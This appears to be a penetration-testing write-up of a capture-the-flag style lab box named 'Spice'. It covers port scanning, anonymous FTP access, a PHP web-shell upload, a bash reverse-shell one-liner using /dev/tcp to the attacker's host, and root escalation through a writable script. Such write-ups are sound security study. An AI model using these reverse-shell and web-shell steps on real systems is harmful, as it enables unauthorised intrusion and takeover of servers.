# PENETRATION TESTING REPORT OF "SPICE" AN ECOMMERCE COMPANY

### **Abstract**

Penetration testing and vulnerability testing report

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### **DISCLAIMERS**

The information presented in this document is provided as is and without warranty. Vulnerability assessments are a "point in time" analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.


## **Scope**

- 1. Front-End Landing Web Application
- 2. IP-Address (10.10.173.51)
- 3. http://10.10.173.51/\*
- 4. Back-end servers (10.10.173.51)

# **Summary of Findings**

- 1. Information Gathering:
  - NMAP Scan

\$ nmap -v -sV -sC "ip-addr"



NMAP scan gives 3 ports open on the server.

- a. 21 FTP (Anonymous Login allowed)
- b. 22 SSh
- c. 80 Apache web server

### • Web Directories available

Since we have apache web server available, next is to gather all directories and pages available.

\$ dirb <a href="http://ip-address">http://ip-address</a> /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt






Files directory was available with ftp folder.

- 2. Enumeration and Exploitation
  - FTP Login

\$ ftp ip-addr




Findings on ftp login:

- a. ftp folder/directory
- b. important.png and notes.txt files


ftp folder has read and write permissions we can add web shell and can execute commands on server to get reverse shell on our terminal.

Web shell used is PHP web shell



Accessing web shell from web interface and getting reverse shell on our terminal


\$ bash -I >& /dev/tcp/host-ip/port 0>&1





After Getting Shell on Enumerating the server, incidents director was something not normal, and it contained server logs on PCAPNG format (suspicious.pcapng) file.

Download and enumerating that file using Wireshark, got password to one of the users Lennie.




On more Enumerating user Lennie, file called planner.sh which executing from root and is writable.


Writing a reverse shell in the file planner.sh gave reverse shell to root user.

```
Dec 29 04:20
                   Activities

    Terminal ▼

                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           debianhat@ubuntu: ~/Desktop/thm/spice/Simple-PHP-Web-Shell
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# **Conclusion**

- 1. Insecure login to FTP with read and write permission to ftp folder.
- 2. Access to ftp folder on web front.
- 3. Bad File permission on server.